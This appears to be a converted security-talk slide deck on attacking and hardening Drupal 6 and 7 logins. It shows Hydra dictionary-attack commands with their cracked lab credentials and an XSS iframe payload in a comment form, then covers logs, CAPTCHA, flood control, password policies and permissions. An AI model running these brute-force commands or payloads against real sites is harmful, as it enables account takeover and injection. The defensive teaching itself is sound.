# dictionary attacks – drupal 7

The screenshot shows a Drupal 7 login page with a blue header bar. The logo is a blue water drop icon with a white swirl, and the text "dr0opal 7". Below the header is a "Home" link. A red-bordered error message box contains the text: "Sorry, too many failed login attempts from your IP address. This IP address is temporarily blocked. Try again later or [request a new password](#)".

**User login**

**Username \***

**Password \***

[Create new account](#)  
[Request new password](#)

[Log in](#)

Welcome to droopal 7

No front page content has been created yet.



## dictionary attacks with Hydra

```
# site="attacking.drupal.org"
```

```
# id=$(curl -s http://$site/user/ | grep "form_build_id" | cut -d "\"" -f 6)
```

```
# /usr/bin/hydra -L usernames.txt -P pwds.txt  
$site http-form-post  
/?q=user/:name=^USER^&pass=^PASS^&form_id=use  
r_login&form_build_id="$id":Sorry"
```

# Dictionary attacks with Hydra – Drupal 6

```
root@kali: ~
root@kali:~# site=attacking.drupal.org
root@kali:~# id=$(curl -s http://attacking.drupal.org/d6/user/ | grep "form_build_id" | cut -d "\"" -f 6)
root@kali:~# /usr/bin/hydra -L usernames.txt -P pwds.txt $site http-form-post "/d6/?q=user/:name^USER^&pass^PASS^&form_id=user_login&form_build_id=$id":Sorry"
Hydra v7.5 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2014-01-06 08:51:52
[DATA] 16 tasks, 1 server, 400 login tries (1:20/p:20), ~25 tries per task
[DATA] attacking service http-post-form on port 80
[80] [www-form] host: 192.168.195.114    login: admin      password: admin
[80] [www-form] host: 192.168.195.114    login: test       password: testuser123
[80] [www-form] host: 192.168.195.114    login: jalapeno   password: jal0p3n0
[80] [www-form] host: 192.168.195.114    login: hamburgler password: hamburgerz
[80] [www-form] host: 192.168.195.114    login: frog       password: fliesrg00d
[80] [www-form] host: 192.168.195.114    login: r00t       password: @*H*F#Hb84hf802hf&()3wuinbf10h83t4h83
[80] [www-form] host: 192.168.195.114    login: pc         password: iSecretlyLoveMacs
[80] [www-form] host: 192.168.195.114    login: mac        password: m@csrul3!
[80] [www-form] host: 192.168.195.114    login: ubuntu     password: !Linu*15th3b35t!
[80] [www-form] host: 192.168.195.114    login: manager    password: changeme1
[80] [www-form] host: 192.168.195.114    login: othermanager password: Ch@ngeme!
[80] [www-form] host: 192.168.195.114    login: qatester   password: company1234
[80] [www-form] host: 192.168.195.114    login: monkey     password: munk3ybidnesss
[80] [www-form] host: 192.168.195.114    login: skiddie    password: Das00p3r31337p@ssWOrd;---##
[80] [www-form] host: 192.168.195.114    login: spam       password: blahblah789
[80] [www-form] host: 192.168.195.114    login: newuser    password: n00b
[80] [www-form] host: 192.168.195.114    login: confused   password: a
[80] [www-form] host: 192.168.195.114    login: taco       password: tacos-N-burritos
[80] [www-form] host: 192.168.195.114    login: ninja      password: zz)@&$hf84hg39H*FH38h--291H!*&@YR#%Nhfh9439763
1 of 1 target successfully completed, 19 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-01-06 08:52:17
root@kali:~#
```

# ••••• dictionary attacks with Hydra – Drupal 7

```
root@kali: ~
root@kali:~# site=attacking.drupal.org
root@kali:~# id=$(curl -s http://attacking.drupal.org/d7/user/ | grep "form_build_id" | cut -d "\"" -f 6)
root@kali:~# /usr/bin/hydra -L usernames.txt -P pwds.txt $site http-form-post "/d7/?q=user/:name^USER^&pass^PASS^
&form_id=user_login&form_build_id=\"$id":Sorry"
Hydra v7.5 (c) 2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2014-01-06 08:53:56
[DATA] 16 tasks, 1 server, 400 login tries (l:20/p:20), ~25 tries per task
[DATA] attacking service http-post-form on port 80
[80] [www-form] host: 192.168.195.114    login: admin    password: admin
[80] [www-form] host: 192.168.195.114    login: test     password: testuser123
[80] [www-form] host: 192.168.195.114    login: jalapeno  password: jal0p3n0
1 of 1 target successfully completed, 3 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-01-06 08:54:44
root@kali:~#
```



## User Enumeration and Dictionary Attack Scripts

<https://github.com/gfoss/attacking-drupal>

[demo](#)




## user enumeration (partial) mitigations

- Replace the default forgot password and failed logon attempt messages
- Do not display authors of articles, if possible
- Limit permissions of anonymous / basic users to view user profiles: <https://drupal.org/node/849602>
- Log and alert on attempts to scrape user account information
  - Not just server logs!
  - Watchdog or Drupal syslog should be captured and stored remotely



# user enumeration – watchdog logs




Recent log messages | dr00pal 7

attacking.drupal.org/d7/?q=user/1#overlay=%3Fq%3Dadmin%252Freports%252Fd

TYPE	DATE	MESSAGE	USER	OPERATIONS
⚠️ page not found	12/15/2013 - 23:07	user/30	ninja	
⚠️ page not found	12/15/2013 - 23:07	user/28	ninja	
⚠️ page not found	12/15/2013 - 23:07	user/27	ninja	
⚠️ page not found	12/15/2013 - 23:07	user/26	ninja	
⚠️ page not found	12/15/2013 - 23:07	user/25	ninja	
⚠️ page not found	12/15/2013 - 23:07	user/24	ninja	
⚠️ page not found	12/15/2013 - 23:07	user/23	ninja	
⚠️ page not found	12/15/2013 - 23:07	user/22	ninja	
⚠️ page not found	12/15/2013 - 23:07	user/21	ninja	
⚠️ page not found	12/15/2013 - 23:07	user/2	ninja	
⚠️ page not found	12/15/2013 - 23:06	user/30	ninja	
⚠️ page not found	12/15/2013 - 23:06	user/28	ninja	
	attacking.drupal.org/d7/?q=admin/reports/dblog&render=overlay#	user/27	ninja	




# dictionary attack - web server logs



```
root@ubuntu: ~
192.168.11.4 - - [14/Dec/2013:23:38:41 -0800] "POST /d7/?q=node&destination=node
HTTP/1.1" 200 2877 "http://attacking.drupal.org/d7/?q=node&destination=node" "Moz
illa/5.0 (Macintosh; Intel Mac OS X 10.9; rv:26.0) Gecko/20100101 Firefox/26.0"
192.168.11.4 - - [14/Dec/2013:23:38:41 -0800] "POST /d7/?q=node&destination=node
HTTP/1.1" 200 2875 "http://attacking.drupal.org/d7/?q=node&destination=node" "Moz
illa/5.0 (Macintosh; Intel Mac OS X 10.9; rv:26.0) Gecko/20100101 Firefox/26.0"
192.168.11.4 - - [14/Dec/2013:23:38:41 -0800] "POST /d7/?q=node&destination=node
HTTP/1.1" 200 2875 "http://attacking.drupal.org/d7/?q=node&destination=node" "Moz
illa/5.0 (Macintosh; Intel Mac OS X 10.9; rv:26.0) Gecko/20100101 Firefox/26.0"
192.168.11.4 - - [14/Dec/2013:23:38:41 -0800] "POST /d7/?q=node&destination=node
HTTP/1.1" 200 2879 "http://attacking.drupal.org/d7/?q=node&destination=node" "Moz
illa/5.0 (Macintosh; Intel Mac OS X 10.9; rv:26.0) Gecko/20100101 Firefox/26.0"
192.168.11.4 - - [14/Dec/2013:23:38:41 -0800] "POST /d7/?q=node&destination=node
HTTP/1.1" 200 2874 "http://attacking.drupal.org/d7/?q=node&destination=node" "Moz
illa/5.0 (Macintosh; Intel Mac OS X 10.9; rv:26.0) Gecko/20100101 Firefox/26.0"
192.168.11.4 - - [14/Dec/2013:23:38:41 -0800] "POST /d7/?q=node&destination=node
HTTP/1.1" 200 2876 "http://attacking.drupal.org/d7/?q=node&destination=node" "Moz
illa/5.0 (Macintosh; Intel Mac OS X 10.9; rv:26.0) Gecko/20100101 Firefox/26.0"
192.168.11.4 - - [14/Dec/2013:23:38:42 -0800] "POST /d7/?q=node&destination=node
HTTP/1.1" 200 2877 "http://attacking.drupal.org/d7/?q=node&destination=node" "Moz
illa/5.0 (Macintosh; Intel Mac OS X 10.9; rv:26.0) Gecko/20100101 Firefox/26.0"
192.168.11.4 - - [14/Dec/2013:23:38:42 -0800] "POST /d7/?q=node&destination=node
HTTP/1.1" 200 2877 "http://attacking.drupal.org/d7/?q=node&destination=node" "Moz
illa/5.0 (Macintosh; Intel Mac OS X 10.9; rv:26.0) Gecko/20100101 Firefox/26.0"
192.168.11.4 - - [14/Dec/2013:23:38:42 -0800] "POST /d7/?q=node&destination=node
HTTP/1.1" 200 2877 "http://attacking.drupal.org/d7/?q=node&destination=node" "Moz
illa/5.0 (Macintosh; Intel Mac OS X 10.9; rv:26.0) Gecko/20100101 Firefox/26.0"
192.168.11.4 - - [14/Dec/2013:23:38:42 -0800] "POST /d7/?q=node&destination=node
HTTP/1.1" 200 2875 "http://attacking.drupal.org/d7/?q=node&destination=node" "Moz
illa/5.0 (Macintosh; Intel Mac OS X 10.9; rv:26.0) Gecko/20100101 Firefox/26.0"
```



# dictionary attack – watchdog logs



Recent log messages | dr0opal 7

attacking.drupal.org/d7/?q=user/1#overlay=%3Fq%3Dadmin%252Reports%252Fd

Type	Date	Message	User	Operations
user	12/15/2013 – 21:36	Session opened for admin.	admin	
user	12/15/2013 – 21:36	Login attempt failed for admin .	Anonymous (not verified)	
user	12/15/2013 – 21:36	Login attempt failed for admin .	Anonymous (not verified)	
user	12/15/2013 – 21:36	Login attempt failed for admin .	Anonymous (not verified)	
user	12/15/2013 – 21:36	Login attempt failed for ubuntu .	Anonymous (not verified)	
user	12/15/2013 – 21:36	Login attempt failed for ubuntu .	Anonymous (not verified)	
user	12/15/2013 – 21:36	Login attempt failed for ubuntu .	Anonymous (not verified)	
user	12/15/2013 – 21:36	Login attempt failed for ubuntu .	Anonymous (not verified)	
user	12/15/2013 – 21:36	Login attempt failed for ubuntu .	Anonymous (not verified)	

« first < previous 1 2 3 4 5 6 7 8 9 ... next > last »

attacking.drupal.org/d7/?q=admin/reports/dblog&page=1&render=overlay#

# Dictionary attack mitigations - CAPTCHA

 • CAPTCHA session reuse attack detected.  
• Math question field is required.  
• Sorry, unrecognized username or password. Have you forgotten your password?

User login

**Username \***

**Password \***

[Create new account](#)  
[Request new password](#)

**CAPTCHA**  
*are you human??*

**Math question \***  
19 + 0 =   
Solve this simple math problem and enter the result.  
E.g. for 1+3, enter 4.

Welcome to droopal 7  
No front page content has been created yet.



# CAPTCHA – security precautions

- configure CAPTCHA securely

**Default challenge type**

Math (from module captcha)

Select the default challenge type for CAPTCHAs. This can be overridden for each form if desired.

FORM_ID	CHALLENGE TYPE
user_login_block	Default challenge type
user_pass	- No challenge -
user_register_form	Default challenge type

## Persistence

- Always add a challenge.
- Omit challenges in a multi-step/preview workflow once the user successfully responds to a challenge.
- Omit challenges on a form type once the user successfully responds to a challenge on a form of that type.
- Omit challenges on all forms once the user successfully responds to any challenge on the site.

Define if challenges should be omitted during the rest of a session once the user successfully responds to a challenge.

# Drupal 7 – built-in brute-force protection

- modules/user/user.module – line 2183

```
function user_login_final_validate($form, &$amp;form_state) {
  if (empty($form_state['uid'])) {
    // Always register an IP-based failed login event.
    flood_register_event('failed_login_attempt_ip',
variable_get('user_failed_login_ip_window', 3600));
    // Register a per-user failed login event.
    if (isset($form_state['flood_control_user_identifier'])) {
      flood_register_event('failed_login_attempt_user',
variable_get('user_failed_login_user_window', 21600),
$form_state['flood_control_user_identifier']);
    }

    if (isset($form_state['flood_control_triggered'])) {
      if ($form_state['flood_control_triggered'] == 'user') {
        form_set_error('name',
format_plural(variable_get('user_failed_login_user_limit', 5), 'Sorry, there has
been more than one failed login attempt for this account. It is temporarily blocked. Try
again later or <a href="@url">request a new password</a>.', 'Sorry, there have been more
than @count failed login attempts for this account. It is temporarily blocked. Try again
later or <a href="@url">request a new password</a>.', array('@url' =>
url('user/password'))));
      }
      else {
        // We did not find a uid, so the limit is IP-based.
        form_set_error('name', t('Sorry, too many failed login attempts from your IP
address. This IP address is temporarily blocked. Try again later or <a
href="@url">request a new password</a>.', array('@url' => url('user/password'))));
      }
    }
  }
}
```



# enforce strong passwords

- [https://drupal.org/project/password\\_policy](https://drupal.org/project/password_policy)
- <https://drupal.org/project/zxcvbn>

Users    [List](#)    [Add user](#)

Created a new user account for *newuser*. No e-mail has been sent.

This web page allows administrators to register new users. Users' e-mail addresses and usernames must be unique.

[\[more help...\]](#)

**Username:** \*  
 [Help](#)  
Spaces are allowed; punctuation is not allowed except for periods, hyphens, and underscores.

**E-mail address:** \*  
 [Help](#)  
A valid e-mail address. All e-mails from the system will be sent to this address. The e-mail address is not made public and will only be used if you wish to receive a new password or wish to receive certain news or notifications by e-mail.

**Password:** \*  
 [Help](#)   Password strength: **Low**

**Confirm password:** \*  
 [Help](#)   Passwords match: **Yes**

It is recommended to choose a password that contains at least six characters. It should include numbers, punctuation, and both upper and lowercase letters.

Provide a password for the new account in both fields.

**Status:**  
 Blocked  
 Active  
 Notify user of new account

[Create new account](#)



## other brute force protections

- Limit number of invalid login attempts and block attacker IP addresses
  - [https://drupal.org/project/login\\_security](https://drupal.org/project/login_security)



- LDAP Integration
- Single Sign On (SSO)
- Multifactor Authentication: <https://drupal.org/project/tfa>



# session handling

- Drupal 6

Name	SESS89d24bb5c1c5825cff2757b60c75fb3
Value	54dkpfh2mf9mh8d8qca6ic3sn6
Host	.attacking.drupal.org
Path	/
Expires	Thu, 23 Jan 2014 01:07:18 GMT
Secure	No
HttpOnly	No


- Drupal 7

Name	SESS476df9d3b384038003fcbe0b6b6ae1ec
Value	hg36NxMEI9ASZtG3K3erMXJ70gh7vv2kYyHKuYw7zno
Host	.attacking.drupal.org
Path	/
Expires	Thu, 23 Jan 2014 01:06:25 GMT
Secure	No
HttpOnly	Yes



secure transport

# Enable SSL



- User permissions properly implemented?
  - administration => people => permissions
  - Trust but Verify
- Create new roles as necessary
  - Drupal 6 – defaults to 2 roles (anonymous & authenticated)
  - Drupal 7 – defaults to 3 roles (anonymous, authenticated, & admin)
- Test the app using all user roles, verify their permissions and search for security weakness



# content creation & comments

- Drupal 6

Permission	anonymous user	authenticated user
<b>comment module</b>		
access comments	<input type="checkbox"/>	<input checked="" type="checkbox"/>
administer comments	<input type="checkbox"/>	<input type="checkbox"/>
post comments	<input type="checkbox"/>	<input checked="" type="checkbox"/>
post comments without approval	<input type="checkbox"/>	<input checked="" type="checkbox"/>

- Drupal 7

PERMISSION	ANONYMOUS USER	AUTHENTICATED USER	ADMINISTRATOR
<b>Filter</b>			
Administer text formats and filters	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>
<i>Warning: Give to trusted roles only; this permission has security implications.</i>			
Use the <a href="#">Filtered HTML</a> text format	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
<i>Warning: This permission may have security implications depending on how the text format is configured.</i>			
Use the <a href="#">Full HTML</a> text format	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>
<i>Warning: This permission may have security implications depending on how the text format is configured.</i>			



# content creation & comments

## Preview comment

new

Submitted by [gfoss](#) on September 12, 2013 - 2:31pm.

F

### Guidelines for commenting

#### Your name:

gfoss

#### Comment: \*

```
<iframe src="http://blah.com/xss.html" height="1px" width="1px"></iframe>
```

Enable rich-text

#### ▼ Input format

##### Filtered HTML

